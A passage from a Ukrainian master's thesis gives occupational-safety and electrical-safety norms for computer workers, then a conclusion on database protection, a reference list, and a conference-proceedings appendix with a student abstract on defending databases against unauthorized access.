Діяльність більшості працівників сучасних професій у виробничій сфері пов’язана з використанням комп’ютерної техніки. Комп’ютер для сучасної людини є такою ж технічною необхідністю, як телевізор або холодильник. [15]

Побутові прилади ми використовуємо не задумуючись про їх шкідливість або нешкідливість, усвідомлюючи лише переваги їх наявності. Щодо комп’ютерів, то існує багато інформації як про їх безпечність, так і шкідливість.

Осіб, які працюють з комп’ютерами, поділяють на групи:

- розробники програм (інженери-програмісти) мають справу переважно з відео терміналами, їх робота характеризується інтенсивною розумовою творчою працею з підвищеним напруженням зору, концентрацією уваги на фоні нервово-емоційного напруження, вимушеною робочою позою, загальною гіподинамією, періодичним навантаженням на кисті рук;

- оператори електронно-обчислювальних машин виконують роботу, пов’язану з обліком інформації, одержаної з візуального дисплейного терміналу за попереднім запитом, або тієї, що самостійно надходить з нього, яка супроводжується перервами різної тривалості, пов’язана з виконанням іншої роботи і характеризується як робота з напруженням зору, невеликими фізичними зусиллями, нервовим напруженням середнього ступеня та виконується у довільному темпі;

- оператори комп’ютерного набору займаються одноманітною за характером роботою з документацією та клавіатурою, під час якої нечасто та ненадовго переключають погляд на екран дисплея, вводять дані з високою швидкістю. Робота характеризується як фізична праця з підвищеним навантаженням на кисті рук на фоні загальної гіподинамії з напруженням зору (фіксація зору переважно на документи), нервово-емоційним напруженням.

Для забезпечення комфортної роботи оператора ПК необхідно звернути увагу на такі основні вимоги:

- стан виробничих приміщень;

- характеристики та стан техніки (ПК, монітори, принтери, наявність заземлення тощо);

- організація робочого місця;

- дотримання режимів праці та відпочинку;

- моніторинг стану здоров'я працівника (стан органів зору, показники захворювань з тимчасовою втратою працездатності, ін.);

- профілактичні заходи.

Важливим елементом комфортної роботи тиша. Нормативними значеннями еквівалентного рівня звуку є:

- 50 дБА для програмістів;

- 65 дБА для операторів у залах оброблення інформації;

- 75 дБА для операторів у приміщеннях, де розташовані гучні агрегати.

За результатами проведених гігієнічних досліджень, еквівалентні рівні шуму на робочих місцях працівників офісних приміщень знаходяться у межах 48-59 дБА еквівалентно. Як правило, перевищення рівня шуму на робочих місцях офісних працівників є наслідком телефонних розмов співробітників (у приміщеннях з великою кількістю робочих місць).

Також для комфортної роботи мікроклімат у приміщенні повинен відповідати стандартам, адже саме температура та вологість повітря впливають на загальне самопочуття, стан слизових оболонок очей, верхніх дихальних шляхів та шкіри персоналу офісів. Стандартами мікроклімату для комфортної роботи є:

- У теплий період року температура повітря має бути у межах 22-25 °С, швидкість руху повітря — до 0,1 м/с, відносна вологість повітря — 40-60%.

- У холодний період року температура повітря може коливатися у межах 21-24 °С, швидкість руху повітря — до 0,1 м/с, вологість повітря — 40-60%.

Не менш важливою умовою комфортної роботи є правильний режим праці та відпочинку. Оскільки оператор персонального комп'ютера працює з монітором,

сильніше за все втомлюються очі, тому напруженість його роботи прямо пропорційна з напруженістю очей, тривалістю зосередження уваги, яка може становити понад 75% часу. Саме тому очі найбільш страждають під час роботи з комп'ютером.

Велике значення при роботі за комп'ютером мають такі речі як: відстань до екрана, шрифт, розмір тексту на моніторі, наявність або відсутність мерехтіння, яскравість екрану, освітлення робочого місця, наявність перерв у роботі. Саме ігнорування таких простих на перший погляд речей у значній мірі призводить до погіршення зору та хвороб очей. [16]

Для збереження здоров'я працівників, запобігання професійним захворюванням і підтримки працездатності слід дотримуватись регламентованих перерв для відпочинку:

- для розробників програм — 15 хв. через кожну годину роботи за комп'ютером;

- для операторів ЕОМ — 15 хв. через кожні 2 год.;

- для операторів комп'ютерного набору — 10 хв. після кожної години роботи.

Для зниження нервово-емоційного напруження і втоми очей, поліпшення мозкового кровообігу, подолання несприятливих наслідків гіподинамії доцільно деякі перерви використовувати для виконання комплексу вправ, наведених у додатку 7 до ДСанПіН 3.3.2.007-98.

Оскільки на напруженість очей впливає також неправильне положення при роботі працівникам слід дотримуватись правильної робочої пози, неправильна робоча поза шкідливо впливає на скелетно-м'язову систему. Для забезпечення правильної пози тіла при роботі у працівника має бути правильно організоване робоче місце.

Для правильної організації робочого місця можна звернутись до нормативного документа ДСТУ 8604:2015 в якому описано, що робоче місце працівника має відповідати таким умовам:

- робоче місце має бути організоване так, щоб світло падало зліва (для «правшів» і навпаки — для «лівшів»);

- при розміщенні декількох робочих місць в одному приміщенні мінімальна площа для одного робочого місця складає $6м^2$;

- екран монітора має бути розміщений на оптимальній відстані від очей користувача (60-70 см), але не ближче 50 см;

- екран має бути розташований для забезпечення комфортного зорового спостереження у вертикальній площині під кутом + 30° до нормальної лінії погляду працівника;

- поверхня клавіатури має бути з антистатичними властивостями;

- під час роботи необхідно робити перерви для розвантаження очей.

Отже дотримуючись цих правил можна уникнути небажаних професійних хвороб працівників, та покращити умові праці оператора персонального комп’ютера і уникнути небажаних недуг.

4.2 Забезпечення електробезпеки користувачів ПК

Забезпечення електробезпеки користувачів персональних комп’ютерів є важливою складовою охорони праці, що спрямована на захист здоров’я та життя працівників під час виконання їх професійних обов’язків. Електробезпека охоплює заходи, спрямовані на попередження впливу електричного струму, електромагнітного випромінювання та статичної електрики на організм людини.

Для ефективного забезпечення електробезпеки необхідно дотримуватися нормативних вимог, що регламентують використання електрообладнання, у тому числі персональних комп’ютерів.[23]

Важливим нормативним документом, що регулює питання електробезпеки в Україні, є ДСТУ EN 60950-1:2017 "Обладнання інформаційних технологій. Вимоги щодо безпеки". Цей стандарт встановлює вимоги до конструкції та експлуатації обладнання інформаційних технологій, включаючи ПК, для

забезпечення його безпеки в умовах нормального використання і за можливих несправностей.

У рамках цього стандарту передбачено захист від ураження електричним струмом, включаючи наявність ізоляції, заземлення та пристроїв автоматичного відключення живлення у разі короткого замикання.

Основними ризиками, пов’язаними з використанням ПК, є можливість ураження електричним струмом через пошкодження проводки, порушення ізоляції або неправильне заземлення.

Для попередження таких ситуацій необхідно регулярно проводити перевірку технічного стану електрообладнання відповідно до ДСТУ 7237:2011 "Електробезпека. Технічна експлуатація електроустановок споживачів. Загальні вимоги".

Цей стандарт зобов’язує роботодавців забезпечувати періодичний контроль справності електромереж та електропристроїв, зокрема персональних комп’ютерів, шляхом їх перевірки на наявність механічних пошкоджень, правильність підключення та відповідність параметрів живлення вимогам експлуатаційної документації.

Одним із важливих аспектів забезпечення електробезпеки є правильна організація заземлення комп’ютерної техніки. Відповідно до ДСТУ IEC 60364-4-41:2017 "Електроустановки будівель. Частина 4-41. Захист від ураження електричним струмом", усі пристрої, що використовуються в офісах або інших робочих приміщеннях, повинні бути заземлені для мінімізації ризику ураження електрострумом у разі пробою ізоляції.

Робочі місця користувачів ПК повинні бути оснащені розетками з контактами заземлення, а проводка повинна відповідати вимогам щодо перерізу кабелів, залежно від споживаної потужності обладнання.[24]

Окрім заземлення, особливу увагу слід приділити захисту від статичної електрики. Накопичення статичного заряду на корпусі комп’ютерів може спричинити пошкодження внутрішніх компонентів і створити ризик ураження людини розрядом статичної електрики.

Для мінімізації таких ризиків необхідно використовувати антистатичні килимки та заземлені браслети, а також підтримувати оптимальний рівень вологості повітря в приміщенні, де експлуатується комп’ютерна техніка.

Ці заходи відповідають вимогам ДСТУ EN 61340-5-1:2018 "Електростатичні явища. Частина 5-1. Захист електронного обладнання від електростатичних розрядів".

Додатковим аспектом електробезпеки є захист від електромагнітного випромінювання, що створюється працюючими пристроями. Хоча сучасні персональні комп’ютери відповідають вимогам щодо обмеження рівня електромагнітного випромінювання, надмірне перебування в зоні дії таких пристроїв може спричинити негативні наслідки для здоров’я.

З метою зниження впливу електромагнітного випромінювання необхідно дотримуватися правил розташування робочих місць. Зокрема, рекомендована відстань між моніторами та іншими електронними пристроями повинна становити не менше одного метра, а екран монітора має бути оснащений покриттям, що зменшує електромагнітні хвилі.

Особливу увагу слід приділяти навчанням користувачів ПК з питань електробезпеки. Роботодавці повинні забезпечити проведення інструктажів, спрямованих на ознайомлення працівників із правилами безпечної роботи з комп’ютерною технікою.[25]

Інструктажі проводяться відповідно до вимог ДСТУ ISO 45001:2019 "Системи управління охороною здоров’я та безпекою праці. Вимоги та настанови щодо застосування", що визначає необхідність забезпечення безпечних умов праці та мінімізації ризиків для здоров’я працівників.

Таким чином, забезпечення електробезпеки користувачів ПК базується на дотриманні нормативних вимог, що регулюють технічний стан обладнання, організацію робочих місць і навчання персоналу.

ВИСНОВКИ

В результаті виконаної роботи було оглянуто способи атаки на бази даних, та методи захисту від них. Збір даних про основні типи атак дозволив визначитись з подальшим напрямком роботи, та отримати вичерпну інформацію про те, які механізми застосовуються для проведення атак.

У ході виконання роботи було розглянуто різні методи захисту баз даних, серед яких значну увагу приділено технологічним рішенням, таким як шифрування, аутентифікація, системи моніторингу та аналізу активності.

Дослідження підтвердило, що впровадження багаторівневого захисту є найефективнішим підходом для мінімізації ризиків компрометації даних. Комплексне поєднання технічних засобів із організаційними заходами дозволяє створити надійну систему безпеки, яка здатна протистояти як внутрішнім, так і зовнішнім загрозам.

Захист даних повинен бути динамічним процесом, який враховує постійно змінювані технологічні та кіберзагрози. Для цього потрібно регулярно оновлювати свої стратегії безпеки, впроваджувати новітні технології та навчати персонал основам кібергігієни.

Підсумовуючи, можна сказати, що захист баз даних є складним і багатогранним завданням, яке потребує комплексного підходу та використання передових технологій.

Результати проведеного аналізу можуть бути використані для підвищення ефективності існуючих систем безпеки, а також для розробки нових стратегій захисту інформаційних ресурсів. Успішна реалізація таких заходів сприятиме зниженню ризиків компрометації даних і забезпечить надійний захист інформації в умовах сучасного цифрового середовища.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Stuttard D., Pinto M. The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws. 2nd ed. 2011. 912 p. (Дата доступу: 25.11.2024).

2. HackerOne | #1 Trusted Security Platform and Hacker Program. [Електронний ресурс]: https://www.hackerone.com/ (Дата доступу: 28.11.2024).

3. Tymoshchuk, D., Yasniy, O., Mytnyk, M., Zagorodna, N., Tymoshchuk, V., (2024). Detection and classification of DDoS flooding attacks by machine learning methods. CEUR Workshop Proceedings, 3842, pp. 184 - 195.

4. The Database Hacker's Handbook: Defending Database Servers. Wiley, 2005. 500 p. (Дата доступу: 30.11.2024).

5. Lypa, B., Horyn, I., Zagorodna, N., Tymoshchuk, D., Lechachenko T., (2024). Comparison of feature extraction tools for network traffic data. CEUR Workshop Proceedings, 3896, pp. 1-11.

6. W3C Security [Електронний ресурс]: https://www.w3.org/Security/ (Дата доступу: 1.12.2024).

7. Clarke J. SQL Injection Attacks and Defense. Elsevier Science & Technology Books, 2009. 496 p. (Дата доступу: 3.12.2024).

8. CERT Coordination Center [Електронний ресурс]: https://www.cert.org/ (Дата доступу: 3.12.2024).

9. ТИМОЩУК, Д., & ЯЦКІВ, В. (2024). USING HYPERVISORS TO CREATE A CYBER POLYGON. MEASURING AND COMPUTING DEVICES IN TECHNOLOGICAL PROCESSES, (3), 52-56.

10. National Institute of Standards and Technology (NIST) [Електронний ресурс]: https://www.nist.gov/ (Дата доступу: 3.12.2024).

11. Tymoshchuk, V., Pakhoda, V., Dolinskyi, A., Karnaukhov, A., & Tymoshchuk, D. (2024). MODELLING CYBER THREATS AND EVALUATING THE PERFORMANCE OF INTRUSION DETECTION SYSTEMS. Grail of Science, (46), 636–641. https://doi.org/10.36074/grail-of-science.29.11.2024.081

12. Database security, B. Dana. Boston, Cengage Learning, 2012. 301 p.

13. Erickson J. Hacking: The Art of Exploitation. 2nd ed. San Francisco, CA, 2008. 472 p. (Дата доступу: 4.12.2024).

14. ТИМОЩУК, Д., ЯЦКІВ, В., ТИМОЩУК, В., & ЯЦКІВ, Н. (2024). INTERACTIVE CYBERSECURITY TRAINING SYSTEM BASED ON SIMULATION ENVIRONMENTS. MEASURING AND COMPUTING DEVICES IN TECHNOLOGICAL PROCESSES, (4), 215-220.

15. Schneier B. Applied Cryptography: Protocols, Algorithms, and Source Code in C. Wiley & Sons, Incorporated, John, 2011. 792 p. (Дата доступу: 6.12.2024).

16. Mozilla Developer Network (MDN) – Security [Електронний ресурс]: https://developer.mozilla.org/en-US/docs/Web/Security (Дата доступу: 7.12.2024).

17. Tymoshchuk, D., & Yatskiv, V. (2024). Slowloris ddos detection and prevention in real-time. Collection of scientific papers «ΛΌГОΣ», (August 16, 2024; Oxford, UK), 171-176.

18. Mao W. Modern cryptography: Theory and practice. Upper Saddle River, NJ : Prentice Hall PTR, 2004. 707 p. (Дата доступу: 10.12.2024).

19. Kissoon T. Securing Web Applications. Taylor & Francis Group, 2012. 300 p. (Дата доступу: 10.12.2024).

20. Stanko, A., Wieczorek, W., Mykytyshyn, A., Holotenko, O., & Lechachenko, T. (2024). Realtime air quality management: Integrating IoT and Fog computing for effective urban monitoring. CITI, 2024, 2nd.

21. MITRE ATTACK [Електронний ресурс]: https://attack.mitre.org/ (Дата доступу: 12.12.2024).

22. Тернопільський національний технічний університет імені Івана Пулюя - офіційний сайт. [Електронний ресурс]: https://tntu.edu.ua/?p=uk/main (Дата доступу: 13.12.2024).

23. Навчальний посібник «ТЕХНОЕКОЛОГІЯ ТА ЦИВІЛЬНА БЕЗПЕКА. ЧАСТИНА «ЦИВІЛЬНА БЕЗПЕКА»» / автор-укладач В.С. Стручок– Тернопіль: ФОП Паляниця В. А., – 156 с. (Дата доступу: 13.12.2024).

24. Методичний посібник для здобувачів освітнього ступеня «магістр» всіх спеціальностей денної та заочної (дистанційної) форм навчання «БЕЗПЕКА В НАДЗВИЧАЙНИХ СИТУАЦІЯХ» / В.С. Стручок –Тернопіль: ФОП Паляниця В. А., –156 с. (Дата доступу: 13.12.2024).

25. Вовк Ю. Я. Охорона праці в галузі. Навчальний посібник / Ю. Я. Вовк, І. П. Вовк – Тернопіль: ФОП Паляниця В.А. – 2015. – 172 с (Дата доступу: 13.12.2024).

26. Karpinski, M., Korchenko, A., Vikulov, P., Kochan, R., Balyk, A., & Kozak, R. (2017, September). The etalon models of linguistic variables for sniffing-attack detection. In 2017 9th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems : Technology and Applications (IDAACS) (Vol. 1, pp. 258-264). IEEE.

27. Skarga-Bandurova, I., Biloborodova, T., Skarha-Bandurov, I., Boltov, Y., & Derkach, M. (2021). A Multilayer LSTM Auto-Encoder for Fetal ECG Anomaly Detection. Studies in health technology and informatics, 285, 147-152.

28. ZAGORODNA, N., STADNYK, M., LYPA, B., GAVRYLOV, M., & KOZAK, R. (2022). Network Attack Detection Using Machine Learning Methods. Challenges to national defence in contemporary geopolitical situation, 2022(1), 55-61.

29. Kovalchuk, O., Karpinski, M., Banakh, S., Kasianchuk, M., Shevchuk, R., & Zagorodna, N. (2023). Prediction machine learning models on propensity convicts to criminal recidivism. Information, 14(3), art. no. 161, 1-15. doi: 10.3390/info14030161.

30. Yakymenko, I., Karpinski, M., Shevchuk, R., & Kasianchuk, M. (2024). Symmetric Encryption Algorithms in a Polynomial Residue Number System. Journal of Applied Mathematics, art. id 4894415, 1-12. doi: 10.1155/2024/4894415.

Додаток А

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ТЕРНОПІЛЬСЬКИЙ НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ
імені ІВАНА ПУЛЮЯ
НАУКОВЕ ТОВАРИСТВО ім. ШЕВЧЕНКА

М А Т Е Р І А Л И

XII НАУКОВО-ТЕХНІЧНОЇ КОНФЕРЕНЦІЇ

«ІНФОРМАЦІЙНІ МОДЕЛІ, СИСТЕМИ ТА ТЕХНОЛОГІЇ»

18-19 грудня 2024 року

ТЕРНОПІЛЬ
2024

УДК 001
М34

ПРОГРАМНИЙ КОМІТЕТ

Голова: Приймак Микола – професор кафедри комп'ютерних систем та мереж, д.т.н., професо**р.**

Співголови: Марущак Павло – проректор з наукової роботи, докт. техн. наук, професор.

Баран Ігор – канд. техн. наук, доцент, декан факультету ФІС.

Науковий секретар: Надія Крива– старший викладач.

Члени: Василь Кривень - завідувач кафедри математичних методів в інженерії д.ф.-м.н., професор; Галина Осухівська – завідувач кафедри комп'ютерних систем та мереж, к.т.н., доцент; Микола Карпінський - професор кафедри кібербезпеки, д.т.н., професор; Жанна Баб'як - завідувач кафедри української та іноземних мов, к.пед. н., доцент; Ярослав Литвиненко – професор кафедри комп'ютерних наук, д.т.н., професор; Михайло Петрик - завідувач кафедри програмної іженерії, д.ф.-м.н., професор; Наталія Загородна – завідувач кафедри кібербезпеки, к.т.н., доцент.

ОРГАНІЗАЦІЙНИЙ КОМІТЕТ

Голова: Скоренький Юрій Любомирович – канд. техн. наук, доцент кафедри фізики.

Члени: доцент кафедри комп'ютерних наук, к.т.н. В. Никитюк; доцент кафедри програмної інженерії, к.т.н. Д. Михалик; доцент кафедри кібербезпеки, к.т.н. М. Стадник; доцент кафедри комп'ютерних систем та мереж, к.т.н. Є. Тиш; ст. викладач Л. Джиджора.

М34 Матеріали XII науково-технічної конфції «Інформаційні моделі, системи та технології» Тернопільського національного технічного університету імені Івана Пулюя, (Тернопіль, 18–19 грудня 2024 р.). – Тернопіль : Тернопільський національний технічний університет імені Івана Пулюя, 2024.

Адреса оргкомітету: ТНТУ ім. І. Пулюя, м. Тернопіль, вул. Руська, 56, 46001,
тел. (0352) 52-41-33, факс (0352) 25-49-83.
E-mail: conffis2024@gmail.com

Редагування, оформлення та верстка: Надія Крива

СЕКЦІЇ КОНФЕРЕНЦІЇ, ЯКІ ПРЕДСТВЛЕНІ В ЗБІРНИКУ

- Математичне моделювання
- Інформаційні системи та технології, кібербезпека
- Комп'ютерні системи та мережі
- Програмна інженерія та моделювання складних розподілених систем
- Новітні фізико-технічні та освітні технології

В збірнику надруковано тези доповідей XII науково-технічної конференції «Інформаційні моделі, системи та технології» (Тернопіль, 18–19 грудня 2024 р.) за такими науковими напрямками: математичне моделювання; інформаційні системи та технології, кібербезпека; комп'ютерні системи та мережі; програмна інженерія та моделювання складних розподілених систем; новітні фізико-технічні та освітні технології.

Розрахований на науковців, викладачів та студентів вузів.

За зміст тез та дотримання норм академічної доброчесності відповідальність несе автор.

УДК 004.49
Петльовий Богдан, студент гр.СБм-62
(Тернопільський національний технічний університет імені І. Пулюя, Україна)

СПОСОБИ ТА ЗАСОБИ ЗАХИСТУ БАЗ ДАНИХ ВІД НЕСАНКЦІОНОВАНОГО ДОСТУПУ

Petlovyi Bohdan, student of gr. СБм-62
Ternopil Ivan Puluj National Technical University, Ukraine

METHODS AND TOOLS TO PROTECT DATABASES FROM UNAUTHORIZED ACCESS

Захист баз даних від несанкціонованого доступу є одним із ключових аспектів інформаційної безпеки, що забезпечує конфіденційність, цілісність та доступність даних. У сучасному світі інформаційних технологій бази даних стають важливим елементом роботи різних організацій, а ризики втрати чи компрометації даних зростають разом із розвитком кіберзагроз. У зв'язку з цим важливим є дослідження способів та засобів захисту баз даних від потенційних атак.

Одним із найефективніших підходів до захисту є використання механізмів аутентифікації та авторизації. Автентифікація забезпечує перевірку особи користувача, який запитує доступ до бази даних, тоді як авторизація встановлює рівні доступу до конкретних ресурсів системи. Сучасні технології пропонують багатофакторну аутентифікацію MFA, яка поєднує кілька елементів для підвищення рівня безпеки.

Важливим способом захисту є шифрування даних, що забезпечує збереження конфіденційності інформації навіть у разі її перехоплення. Використання симетричних алгоритмів таких як AES, DES та асиметричних алгоритмів шифрування до прикладу RSA, дає змогу захистити як дані, що зберігаються, так і ті, що передаються в мережі. Особливого значення набуває технологія управління ключами SSL/TLS, яка гарантує надійне зберігання та обмін ключами.

Моніторинг активності в базах даних і аудит дозволяють своєчасно виявляти підозрілі дії, такі як несанкціоновані спроби доступу чи аномалії в поведінці користувачів. Аналітичні системи на основі штучного інтелекту здатні такі як IBM Guardium, Splunk, Elastic Security, та інші здатні розпізнавати складні шаблони атак і забезпечувати оперативну реакцію на інциденти. Системи захисту баз даних також використовують методи виявлення вторгнень, які базуються на аналізі мережевого трафіку та поведінкових характеристик користувачів.

Таким чином, ефективний захист баз даних від несанкціонованого доступу є багаторівневим процесом, що включає поєднання технічних, організаційних та процедурних заходів. Постійний розвиток інформаційних технологій та кіберзагроз вимагає впровадження новітніх підходів до безпеки, що базуються на інноваційних технологіях та інструментах.

Література:

1. Bishop, M., & Venkatramanayya, S. Introduction to Computer Security. Addison-Wesley, 2022.
2. Kim, H., & Solomon, M. G. Database Security and Auditing. Jones & Bartlett Learning, 2023.
3. Elmasri, R., & Navathe, S. Fundamentals of Database Systems. Pearson, 2021.
4. Mirkovic, J., & Reiher, P. A Taxonomy of DDoS Attack and DDoS Defense Mechanisms. ACM Computing Surveys, 2022.
5. O’Reilly Media. Defensive Security Handbook: Best Practices for Securing Systems and Organizations, 2023.